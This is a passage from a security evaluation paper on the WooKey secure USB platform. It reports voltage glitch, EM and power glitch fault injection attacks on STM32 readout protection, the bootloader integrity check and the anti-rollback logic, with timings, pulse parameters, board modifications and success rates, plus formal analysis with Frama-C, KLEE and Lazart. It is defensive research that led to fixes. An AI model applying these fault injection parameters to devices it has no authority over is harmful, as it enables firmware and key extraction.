


Fig. 24. Signal analysis of RDP level verification mechanism

level does not match the expected one. This is used to identify the end of the RDP level verification (see Figure 24).

Then, the window identified during the signal analysis is scanned using glitches until the right glitch parameters (i.e. the parameters for which the chip does not restart) are found. Finally, a timing is identified where

the reset did not occur and the firmware continues its execution. After an optimization of the fault injection parameters, the success rate for this attack is around 10 %.

Full attack path Finally, the full attack has been tested. Figure 25 shows the fault injection timing for each pulse. Without fault injection, the firmware continues its execution due to RDP level 2 protection.




Fig. 25. Signal analysis of both boot and RDP verification

The firmware being public, a simulation of its execution is performed allowing to find the area in SRAM used for firmware manipulation during the firmware integrity check. Thus, only the SRAM area identified has to be dumped to extract the product firmware.

Then, JTAG probe is connected 2.1 seconds after the chip start-up, corresponding to the timing where firmware check is performed. This limitation did not allow to perform as many fault injections as for the partial attacks. Despite of this, combining the two fault injections succeed with a success rate of 0.1 % in means: 16 bytes of the firmware can be dumped and verified using the `HEX` file corresponding to the loaded firmware.

14.4 RDP level verification improvement

A new code version has been deployed to fix the exploitable vulnerability described previously. This time, the RDP level verification is performed

several times during the boot process which significantly complicates the attack path. This is done through a modification of the Bootloader state automaton in which the `RDP_CHECK` state is executed between each other state, as shown on Figure 26.




Fig. 26. Bootloader state automaton, new implementation

An analysis of the assembly code highlights that bypassing the normal process flow of the loader by jumping directly into the integrity check step requires a total of 5 pulses with 4 pulses produced in few CPU cycles. Furthermore, altering the process flow and jumping to another function results in a security breach detection and a mass flash erase which invalidates this attack path. This analysis has been confirmed through simulations on the WooKey firmware.

Therefore, another approach is adopted. The goal is to downgrade to RDP level 1, to load a crafted payload in SRAM and to try to perform malicious operations through it. Actually, the STM32 documentation states that the flash memory is unreachable when a JTAG probe is connected or when booting in SRAM if RDP level is above 0. To ensure that the flash is really fully disconnected, a code which jumps to a given flash memory address is loaded in SRAM. The execution works well when RDP level is set to 0 but a hard fault interruption occurs when RDP level is set to 1. Modifying the `VTOR` register to relocate the interrupt vector table in SRAM results in triggering nested hard faults. Considering that the flash memory is really not accessible, this attack path is hence found not exploitable.

14.5 Conclusion

This attack shows that both the hardware readout protection mechanism and the corresponding software check of WooKey were initially

vulnerable allowing to dump the firmware. Glitch fault injection method has the advantage to be a low cost attack, easy to setup for an attacker. The complexity of this attack lies in the precision required for the fault injection timing in order to optimize the double pulse success rate. Indeed, dumping the whole firmware or only some secret keys require to reproduce this attack multiple times.

Finally, this vulnerability is no longer exploitable on the last version of the WooKey firmware. The work done to correct this vulnerability shows that even if the hardware itself is still vulnerable, software solutions exist to overcome (or at least limit) this weakness.

15 EM fault injection attacks on the Bootloader

Electromagnetic (EM) based fault injections have been experimented on the WooKey platform, and more specifically against the Bootloader. This kind of attacks has become affordable and relatively easy to setup, notably thanks to the ChipSHOUTER platform [2]. However, a first necessary step to achieve a working fault injection bench is to have an XYZ table. A cheap yet efficient solution is to use a 3D printer or a CNC driven with *gcode* based scripts. The bench is also completed with an external trigger in order to achieve a better time resolution in the delay programming, as well as for the pulse width. All these elements, as well as the target MCU, are driven using Python scripts and four UARTs.

The first step is to characterize the injection coils that are the main EM pulse source on the MCU surface. All the possible pulse widths are not achievable, and it is necessary to observe the voltage and the current generated by the pulses using an oscilloscope plugged to the dedicated SMAs on the ChipSHOUTER. As a matter of fact, the original coil head of 1 mm is only able to produce significant pulses with widths between 20 and 40 ns, with a global width of 60 to 100 ns.

An external trigger has been developed in Verilog on an ICE40 FPGA and running at 240 MHz. Its basic time unit is consequently 4.2 ns. In order to get a 28-bit counter and achieve programmable delays up to 1 second, a raw adder cannot be used since there is not enough time to propagate carries along 28 bits in 4.2 ns. The trick consists in using a 28-bit LFSR (Linear Feedback Shit Register), at the expense of more computations for the initial state depending on the expected number of cycles. The delay and the pulse width are programmable using an UART synthesized inside the FPGA, and a 200 ns delay is added after the pulse in order to avoid the noise generated by the ChipSHOUTER (this can

create a chain reaction since the pulse could be interpreted as a trigger, generating new pulses and so on).

In order to understand the pulses effects on the target MCU, tests have been conducted using a simple unrolled loop with two interlaced counters, and observing their states after the fault injection. As opposed to voltage glitches, EM fault injections have many setup parameters to explore: the coil choice, the coil direction (and for horseshoe coils their angle), the coil XYZ positions in space, the pulse delay, the injection voltage, the pulse repeat factor, and the pulse shape when it is controllable.

When fixing some of the parameters, it is possible to perform a cartography of the pulse effects depending on the other variable parameters (e.g. the position of the coil in the XY plan). An example of such a cartography is provided on Figures 27 and 28. The blue colored zones represent hangs of the STM32, the purple ones represent reboots, and the yellow/orange/red capture cases where one to hundreds instructions have been skipped.




Fig. 27. EM fault injection cartography example

Some variations of the setup have been tested during the evaluation time without finding large zones with enough interesting effects and repeatability: this yields in a probabilistic process and results.




Fig. 28. Repeatability study of a fault on a zone example

Then, the tests have been performed on WooKey's Bootloader code, and more specifically around the `loader_exec_req_integritycheck` function that handles the firmware integrity: a manual source review shows that the integrity test result is not doubled against fault attacks (contrary, for example, to meta-data CRC32 check) as we can see on Listing 10.

```
if (check_fw_hash(ctx.fw, part_addr, part_size) != sectrue)
{
    dbg_log("Error while checking firmware integrity! Leaving \n");
    dbg_flush();
    goto err;
}
```

Listing 10. Firmware integrity test

It should be however noted on the produced assembly code (see Figure 29) that error handling immediately follows the tests, hence removing this test using one fault will not be enough. Faulting the `jump` to the `err` label should however do the trick.

We can observe that it is complex to protect the code against faults that skip one instruction. The compiled assembly code must be checked, and as

```
.text:08000C58 loc_8000C58                             ; CODE XREF: loader_exec_req_integritycheck+24↑j
.text:08000C58                 LDR     R3, =(ctx - 0x8000C5E)
.text:08000C5A                 ADD     R3, PC          ; ctx
.text:08000C5C                 LDR     R3, [R3,#(ctx.fw - 0x20000010)]
.text:08000C5E                 LDR     R2, [R7,#0x10+partition_size] ; partition_size
.text:08000C60                 LDR     R1, [R7,#0x10+partition_addr] ; partition_base_addr
.text:08000C62                 MOV     R0, R3          ; fw
.text:08000C64                 BL      check_fw_hash
.text:08000C68                 MOV     R2, R0
.text:08000C6A                 LDR     R3, =0xAA55AA55
.text:08000C6C                 CMP     R2, R3
.text:08000C6E                 BEQ     loc_8000C80
.text:08000C70                 LDR     R3, =(a41merrorWhileC - 0x8000C76)
.text:08000C72                 ADD     R3, PC          ; "\x1B[41mError while checking firmware i"...
.text:08000C74                 MOV     R0, R3          ; fmt
.text:08000C76                 BL      dbg_log
.text:08000C7A                 BL      dbg_flush
.text:08000C7E                 B       err
.text:08000C80 ; ---------------------------------------------------------------------------
.text:08000C80
.text:08000C80 loc_8000C80                             ; CODE XREF: loader_exec_req_integritycheck+5E↑j
.text:08000C80                 LDR     R3, =0x500000C
.text:08000C82                 B       loc_8000C88
.text:08000C84 ; ---------------------------------------------------------------------------
.text:08000C84
.text:08000C84 loc_8000C84                             ; CODE XREF: loader_exec_req_integritycheck+30↑j
.text:08000C84                                         ; loader_exec_req_integritycheck+3C↑j
.text:08000C84                 NOP
.text:08000C86
.text:08000C86 err                                     ; CODE XREF: loader_exec_req_integritycheck+6E↑j
.text:08000C86                 LDR     R3, =0xFF35CFCF
.text:08000C88
.text:08000C88 loc_8000C88                             ; CODE XREF: loader_exec_req_integritycheck+72↑j
.text:08000C88                 MOV     R0, R3
.text:08000C8A                 ADDS    R7, #0x10
.text:08000C8C                 MOV     SP, R7
.text:08000C8E                 POP     {R7,PC}
.text:08000C8E ; End of function loader_exec_req_integritycheck
```

Fig. 29. Compiled assembly code for `loader_exec_req_integritycheck`

a matter of fact most of the faults we have obtained usually skip more than one instruction, or have other effects. In order to perform the tests without damaging the WooKey platform, we have ported the Bootlader code on a NUCLEO-F439ZI board with minor modifications to fit to this slightly different platform. Flash writing functions have also been removed since they trigger a mass erase whenever a fault is detected. Printed messages on the UART have also been added in order to follow the Bootlader state, a LED is turned on just before the targeted integrity check, and the system clock is kept at 16 MHz (the WooKey platform reconfigures it to 168 MHz). In the integrity check code, the hash function computation is completely removed to gain time during the tests – since its resulted hash value would be incorrect and the purpose of the pulse is to skip it anyways. The compiled code is compared to the one from the WooKey binary: in order to get the same result a `-O0` compilation flag must be used to turn off optimizations. From `loader_exec_req_integritycheck` to the result processing, a hundred of microseconds are necessary (i.e. 1600 cycles at 16 MHz).

A first test campaign is performed with pulses of 400 V and 80 ns width on some of the yellow-orange zones of the cartography presented on Figure 28 with random delays between 0 and 100 μs, with a 80 tests per minute rate. A first observation, rather unexpected, is that we regularly

see large portions of the firmware dumped on the UART. Since the UART is disabled on the production WooKey board, this is not a relevant attack path. Nonetheless, similar results could be obtained when attacking the USB enumeration as it has been demonstrated by Micah Elizabeth Scott in PoC||GTFO [54] on another hardware platform. After 500 attempts, a first firmware integrity check bypass can be successfully observed as shown on Listing 11.

```
Next state: REQ_INTEGRITYCHECK.
Locking flash write
^[[7mBooting FLIP in nominal mode
^[[0mJumping to FW mode: 8020189
Next state: REQ_RDPCHECK
RDP0, Flash is readable
Next state: REQ_BOOT
Geronimo !
```

Listing 11. Firmware integrity check bypass UART log

The UART message seems to advocate for a complete function call bypass rather than an integrity check test bypass. From here, adjusting the parameters allows to get a 7 % success rate. With more time and tuning, a better success rate and other fault injection positions might be obtained.

The conclusions of these experiments is that a firmware integrity check bypass is possible although being hard to exploit: the attacker must find a way to inject a corrupted firmware in the internal flash, then have a successful pulse on a platform running at a ten times frequency clock, and avoid being detected by the Bootlader to prevent a mass erase. As a matter of fact, and in order to achieve a better robustness against faults, the Bootlader code could benefit from more elaborate CFI (Control Flow-Integrity) checks.

A second EM fault injection attack that has been explored is the RDP2 to RDP1 downgrade (similar to what has been obtained with voltage glitches in section 14). In order to be as close as possible to the experimental voltage glitch setup on the STM32F3 of [32], the NUCLEO-F439ZI board has been configured in RDP2 and adapted so that a reset instruction sent to the embedded ST-Link chip triggers a power cut-off, yielding a Power-On-Reset on the target MCU. Observing the `NRST` SWD pin allows to have a synchronization signal as close as possible to this target. Contrary to the case where we attack a chosen code running on the MCU (such as WooKey's Bootlader code), attacking the RDP2 check is performed "blindly": there is no debug feature and feedback that allow

to know whether the fault parameters are more or less successful. Having only a binary result (RDP2 bypassed or not) is hence more challenging.

Since the article [32] exhibits a successful attack with a 11 μs delay, we have covered random delays from 0 to 20 μs with a 4 μs resolution in our test campaigns. The complete MCU surface (100 mm^2) have been covered with random positions and 400 V/80 ns width pulses, using a custom hand made horseshoe coil, and resulting in 250 tests per minute. In order to quickly check the success of the attack, we try to connect to the MCU through JTAG. A first campaign of 150,000 tests has unfortunately provided no interesting result. Consequently, the explored surface has then been expanded to 200 mm^2, and the coil switched to the 4 mm CCW one provided with the ChipSHOUTER. The target MCU has sadly died, becoming unresponsive, during this second campaign of 360,000 tests. This ended our experiments on the RDP2 to RDP1 downgrade using EM based fault injections.

16 WooKey's Bootloader: a formal analysis approach

WooKey's Bootloader is a critical piece of code that cannot be upgraded: it must therefore be free of security issues. This includes the absence of run-time errors (RTE), the respect of functional properties and the resistance to fault injection attacks (FIA).

Even when the source code is available (white box evaluation), it is still a challenging task to find vulnerabilities especially in the context of a time-limited code audit (four days were allocated to this analysis during the challenge). Therefore, an efficient methodology needs to be applied leveraging the best of human understanding and automated static analysis. The purpose of the current section is to provide an insight of applying such a methodology to the Bootloader.[14]

16.1 The methodology

Fully automated analysis may work very well to detect undefined behaviors or some CWE (Common Weakness Enumeration) registered weaknesses, but the final verdict regarding security remains a (subjective) human decision. One way to efficiently achieve this difficult task is to manually browse the code while being assisted by generic tools that can

14. The Bootloader is 10 kloc, but such a methodology can be applied to more complex projects of hundreds of kloc and more entry points.

be configured and customized to help checking properties and obtaining certainty about facts.

A key aspect is time, though, and the evaluator needs to efficiently obtain results even from a subset of the code. Partial analysis is a consequence of this time constraint, and might also be a necessary approach when dealing with precise analysis techniques that do not scale well with the code size. A way to simplify the analysis is to follow the modular structure of the code base (sometimes with cross-modules analysis paths).

Another consequence of the time constraint is to prevent from manually annotating the code to express a formal specification (properties, contracts) to be verified by deductive verification, for example with Frama-C WP [5].

However, a middle approach consists in focusing on the global properties that have to be verified across multiple functions, avoiding the complexity of writing contracts for every function. This approach has only been very lightly applied during the WooKey challenge by specifying very simple properties based on assertions (more elaborated global properties can be specified as presented in [53]).

The technique called "value analysis" implemented for example by Frama-C Eva [15] may prove, without additional annotations, the lack of erroneous state violating global properties by abstract interpretation. However, over-approximation may lead to uncertainty: warnings can correspond to real erroneous states or just be false alarms. Disambiguation can be performed by finding concrete paths that reach the erroneous state. Finding such paths could be done manually for a very simple code. Another approach makes use of precise analysis techniques called Dynamic Symbolic Execution (DSE) [50]: they automatically search path conditions or a given oracle, i.e. the property to violate. If all the paths existing in the code can be covered then the search is both sound (no missing state) and precise (no false alarm): this so called all-path coverage is usually not achievable in complex code due to path explosion.

Properties can also be violated as a result of paths perturbed by fault injection (FIA). These paths can be found manually by modifying the source code to simulate faults, or automatically with a DSE based tool called Lazart that simulates multiple fault injections with several fault models as explained in [51].

In the following sections, the evaluator follows a 2-step methodology that consists in using the Frama-C platform [55] to understand the behavior of the Bootloader, and define some functional properties to be either verified or violated by counter-examples also called attack paths.

16.2 Understanding the behavior of the Bootloader

No precise documentation of the Bootoader is given by the WooKey project [25, 30]. But the implementation review in the code is always a valuable source of information, as well as the compiled binary (through decompilation using Ghidra [6], see section 16.4).

A value analysis with Frama-C Eva always starts by listing the available entry points of the module to be analyzed (the roots of the callgraph). The Bootloader has several entry points: the `main` function and interruption handlers. This analysis focuses on `main` launching the Bootloader automaton in charge of booting the firmware. The perimeter of the partial analysis is composed of a subset of the implementation (`.c` files) and all the required include files (`.h`). When only the prototype of a function is provided (the implementation is missing), the Frama-C kernel automatically generates a minimal specification expressed in ACSL. Such a contract respects the over-approximation (soundness) unless some global variables are modified by this function. Therefore, the perimeter of a partial analysis needs to be large enough to include all the side effects that could have an impact on the analyzed behavior. The analysis usually begins with a small subset of the implementation and more content is added if the understanding of the behavior shows that some important dependencies are missing. Only a subset of the source files located in the directory `loader` of the project have been selected to start the analysis, in particular the file `main.c` that implements the Bootloader automaton. The initial state of the Bootloader includes its context (e.g. DFU mode), the firmware area called SHR, and some registers like the RDP state. The Bootloader context is assigned with precise values (the initial values), whereas the fields of SHR and registers are imprecise, i.e. assigned with the largest interval depending on their type.

After having launched the value analysis with Eva, the evaluator checks the results by directly browsing the source code with Frama-C GUI. A value analysis computes intervals for all the variables (fixed point computation), and separately propagates several states at each statement (trace partitioning) in particular to precisely unroll loops (for a bounded number of iterations). The Bootloader automaton is made of an infinite loop that dispatches requests to functions that are in charge of the state transitions, for example checking the integrity of the firmware, and booting (which is the last transition of the automaton). Syntactic unrolling allows to duplicate the code for each loop iteration and visualize in Frama-C GUI the nominal sequence of the Bootloader as represented in Table 4.

Current state	Request	Next state
START	REQ_INIT	INIT
INIT	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_DFUCHECK	DFUWAIT
DFUWAIT	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_SELECTBANK	SELECTBANK
SELECTBANK	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_CRCCHECK	HDRCRC
HDRCRC	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_INTEGRITYCHECK	FWINTEGRITY
FWINTEGRITY	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_FLASHLOCK	FLASHLOCK
FLASHLOCK	REQ_RDPCHECK	RDPCHECK
RDPCHECK	REQ_BOOT	BOOTFW

Table 4. Nominal sequence of the Bootloader as inferred by Frama-C

The redundancy of RDP check transitions (interleaved 6 times in the nominal sequence) is a countermeasure against an RDP downgrade attack (see section 14 for more details), checking several times if the RDP level has not been faulted before booting.

Syntactic unrolling also shows that some erroneous states are detected, for example if the firmware has been corrupted (integrity check failure). In some cases, the request `REQ_ERROR` ends the automaton by triggering a system reset, and in other cases a `SECBREACH` triggers a mass erase. As the Bootloader automaton is very simple, the evaluator can use Frama-C GUI to make sure (visually) that there is no unexpected sequence of transitions A more complex automaton would have required to verify properties about the expected sequences, for example with MetACSL and E-ACSL combined with DSE [50, 53]. This approach has not been experimented here.

```
// Checking the validity of the transition
if (! loader_is_valid_transition(state, req)) {
// Transition REQ_ERROR is decided.
... dead code detected by Eva ...
}
```

Listing 12. `REQ_ERROR` dispatching

Some generic properties are checked: absence of some C undefined behaviors, also called RTE as defined by [15], and accessibility of code sections (detection of dead code and of potentially reachable code). No RTE has been detected in the analyzed perimeter, even warnings. Several dead code sections appear in Frama-C GUI (with a red background).

The following one is particularly interesting: when an invalid transition is detected, the request `REQ_ERROR` should be dispatched by the automaton ending then in a system reset (see the code on Listing 12).

The value analysis shows that the result returned by the function checking the validity of the transition is never the C boolean `FALSE` (whose integer value is 0) but the set {`0x55aa55aa`, `0xaa55aa55`} which contains secured magic values respectively representing `FALSE` and `TRUE`. The precision level is low enough [15] to over-approximate all the potential states even invalid transitions (that should not happen without FIA). Therefore, the dead code section reveals a bug in the way the condition detecting an invalid transition is tested. This bug is a weakness in the protection against FIA: invalid transitions are not detected and are normally handled by the automaton.

The other dead code sections show protections against FIA, i.e. countermeasures that should not be normally executed. All the countermeasures are not detected (seen as dead code) because of the lack of precision: the over-approximation includes states that are caused by fault injection.

16.3 Checking a functional property of the Bootloader

The security function SF12 defined in [26] should prevent the Bootloader of a dual-bank WooKey from booting the previous firmware version. Exploiting a vulnerability in this anti-rollback mechanism would lead to a full attack path.

Two other security mechanisms are mentioned by [26] when describing threats: verifying the integrity of the firmware, and checking the RDP level (STM32 register) before booting. Related vulnerabilities are less interesting to exploit because in each case a preliminary attack is necessary to obtain a full path: attacking DFU to load a corrupted firmware (see section 15 for such an attack path with EM faults), and forcing a lower RDP level (see section 14 for a successful downgrade with a voltage glitch).

The property stating that the booting firmware is not the result of a rollback can be expressed by checking the value of the booting address (global variable `ctx.next_stage`). One assertion is expressed for each case depending on the DFU mode and Flip/Flop versions (more details are given in [26]). Cases that should not happen trigger a false assertion. The code presented on Listing 13 implements the property verification.

15. The precision level is progressively increased during the analysis. With a low precision, the result is over- approximated. With a higher precision, in particular more trace partitioning and splitting, the result is the value `TRUE` which means that no invalid transition can happen without fault injection.

```
if (flip_shared_vars.fw.fw_sig.version > flop_shared_vars.fw.fw_sig.
    version) {
if (ctx.dfu_mode == sectrue) assert(ctx.next_stage == DFU1_START);
else if (ctx.dfu_mode == secfalse) assert(ctx.next_stage ==
    FW1_START);
else assert(false);
} else if (flip_shared_vars.fw.fw_sig.version <
flop_shared_vars.fw.fw_sig.version) {
if (ctx.dfu_mode == sectrue) assert(ctx.next_stage == DFU2_START);
else if (ctx.dfu_mode == secfalse) assert(ctx.next_stage ==
    FW2_START);
else assert(false);
} else assert(false);
```

Listing 13. Anti-rollback property verification

The goal is to find unexpected paths caused by a corrupted initial state. The symbolic state is composed of the firmware header, the RDP state, and the loader context. A specific test is written to set the initial state (concrete and symbolic variables), invoke the automaton, and check the property (see Listing 14).

```
// 1) Set the initial state: concrete and symbolic variables
...
// 2) Invoke the automaton
loader_set_state(LOADER_START);
loader_exec_automaton(LOADER_REQ_INIT);
// 3) Check the property "no rollback on boot"
...
```

Listing 14. Anti-rollback property check setup

Some modifications of the source code are needed to make the automaton execution terminate for every path (some stubs are also generated in particular for hash and CRC computations): infinite loops are removed, the primitive `system_reset` simply returns, booting does not call the specified firmware address but ends the automaton loop, errors also end the loop.

A DSE analysis with KLEE [9] does not detect paths violating the property despite an all-path coverage. Assuming that no potentially corrupted data in the initial state has been forgotten (missing symbolic variables), the analysis proves that the anti-rollback property is verified in the normal behavior of the Bootloader, i.e. without fault injection.

16.4 Vulnerability of the anti-rollback mechanism to FIA

The anti-rollback mechanism is assumed to be resistant to double fault injection as shown by the implementation of the function handling

the request REQ_SELECTBANK: a "sanity check against fault on rollback" (as commented in the code) is performed three times. The evaluator has to ensure that the protection provided by this countermeasure is secure enough, i.e. if a single or even a double fault cannot bypass the countermeasure and force a rollback.

Lazart [16] [51] offers several fault models, and the ability to efficiently inject multiple faults. In the current version of Lazart, the most useful model for our usage is "test inversion" as it is applied automatically (without manual configuration) and systematically to every conditional branching in the source code. So once a target function (entry point) has been identified and tested with DSE (to ensure that the functional behavior is correct), then an analysis can be immediately launched without the need to configure the way faults are injected.

The same test as in section 16.3 has been used for the analysis. But the symbolic initial state has been made fully concrete (no symbolic variable) to decrease the complexity of the analysis. Therefore, two test cases are needed, one called "Flip to Flop" trying to force a Flop instead of the expected Flip boot, and the opposite one "Flop to Flip".

The C instruction switch may be compiled in different ways, leading to different vulnerabilities (and different number of faults) when the fault model "test inversion" is applied by Lazart. The Bootloader binary has been decompiled with Ghidra [6] to obtain a C representation of each switch that is composed of the equivalent branching instructions.

Two paths with a single fault are detected by Lazart for the case "Flip to Flop". These paths exploit in a similar way a vulnerability in the function handling the request REQ_SELECTBANK, that first checks if both banks are bootable, and if not, systematically boots on Flop if it is bootable. Therefore, a single fault is enough to negate the first test and then simply branch to the Flop boot. In the first test, two conditions can be negated (Flip bootable or Flop bootable), hence making two attack paths as shown on Listing 15.

```
// Fault injection to negate one of the following branching:
if (flip_shared_vars.fw.bootable == FW_BOOTABLE &&
flop_shared_vars.fw.bootable == FW_BOOTABLE) {
...
}
// And to continue below, booting Flop:
/* only FLOP can be started */
if (flop_shared_vars.fw.bootable == FW_BOOTABLE) {
```

16. Provided by Verimag through the CLAPS project (funded thanks to the French ANR "Programme d'Investissement d'Avenir IRT Nanoelec" ANR-10-AIRT-05).

```
...
```

Listing 15. “Flip to Flop” attack paths

Regarding the test case “Flop to Flip”, a path with a single fault exploits a vulnerability of the function handling the request `REQ_FLASHLOCK`, that only checks once if the bank to boot is Flip. Therefore, a single fault is enough to force Flip (see Listing 16).

```
if (ctx.boot_flip == sectrue) { // Fault injection to force this
    condition
...
```

Listing 16. “Flop to Flip” attack paths

A last element to be noticed regarding these attack paths on anti-rollback is that they can be tested without triggering the flash mass erase emergency state that the Bootloader executes when it detects non nominal behaviors. As we can see on the automaton represented in Figure 21, `FLASH_LOCK` state execution leads to the `ERROR` state (contrary to other states such as `FW_INTEGRITY` whose failures lead to `SECBREACH` and mass erase). This explains why FIA against the anti-rollback mechanism seem more successful than faults against integrity check (section 15) or Readout Protection anti-downgrade (section 14).

An exploitation of the case “Flip to Flop” has been attempted with a power glitch attack as presented in the next section.

16.5 Experimental setup for fault injection

Power glitches through USB The PC or the USB cable may glitch the target, allowing stealthy fault attack compared to LASER or electromagnetic attack. It could be a voltage glitch on the `Vbus` of the USB bus either with positive or negative glitch. Even if there is a voltage regulator between the USB cable and the STM32, that voltage glitch could allow code rerouting on the MCU.

However, tests have shown that the WooKey target seems protected against voltage glitch through USB. Indeed, the electronic architecture with a diode and decoupling capacitors next to the MCU tends to inhibit the effects of the glitches. Moreover, the MCU is directly connected to the `Vbus` through a GPIO in order to probe the `Vbus` voltage. This connection leads to destroy the MCU during large voltage glitches.

Direct power glitches The authors of [32] show that glitching with arbitrary waveform is more effective than traditional glitching (using pulse setup or MOSFET). However, the setup to perform arbitrary waveform is more expensive (around 100 € versus 2 € for MOSFET) and more complex to implement. Furthermore, recent attacks with traditional glitching setup [21] show that it is still very effective against unprotected target. Therefore, to comply with a low level attacker, the glitcher is implemented using a MOSFET driver (MAX17602) and a MOSFET (IRF3205) which will short-circuit the `Vcap` pin to ground during glitching.

The Nucleo-F439ZI will be the target as the MCU is the same as the one on the WooKey board. On the two capacitors connected to `Vcap1` and `Vcap2`, one is removed and the other one is replace by a 130 nF capacitor. The glitcher is directly connected to the `Vcaps` pin. The MOSFET's drain is connected to `Vcap` and the source is connected to `GND`. The delay and the pulse width are controlled by a second Nucleo board.

16.6 Exploitation of the anti-rollback mechanism vulnerability

The vulnerability identified in section 16.4 is targeted using the direct power glitch setup. By sweeping the glitch width against some dummy code, it can be found that the optimal glitch width to corrupt the processing of the circuit is around 150 ns. Such a glitch is illustrated on Figure 30.

Then, the glitch is swept over the boot process in order to find the correct timing to exploit the vulnerability. In order to reduce the jitter, the oscilloscope (rigol DS1054Z) is used to synchronize on the power consumption of the target. The right timing to perform the attack is 80 µs after the re-synchronization. This timing is shown on Figure 31. Applying a power glitch at this particular time slot of the boot process allows to force the Flop boot instead of the regular Flip one. It shows that the anti-rollback mechanism vulnerability is exploitable with an achieved success rate of 0.4 % (17 successful attempts over 4,000 trials).

16.7 Conclusion

In this section, a full exploitation was performed from code analysis to a real attack using power glitches on the STM32 circuit. The exploited vulnerabilities could have been discovered in black box testing, i.e. without code analysis. However, as the source code of WooKey is available, experimenting the ability of the exposed code analysis methodology to detect non-obvious vulnerabilities in an exhaustive way is complementary

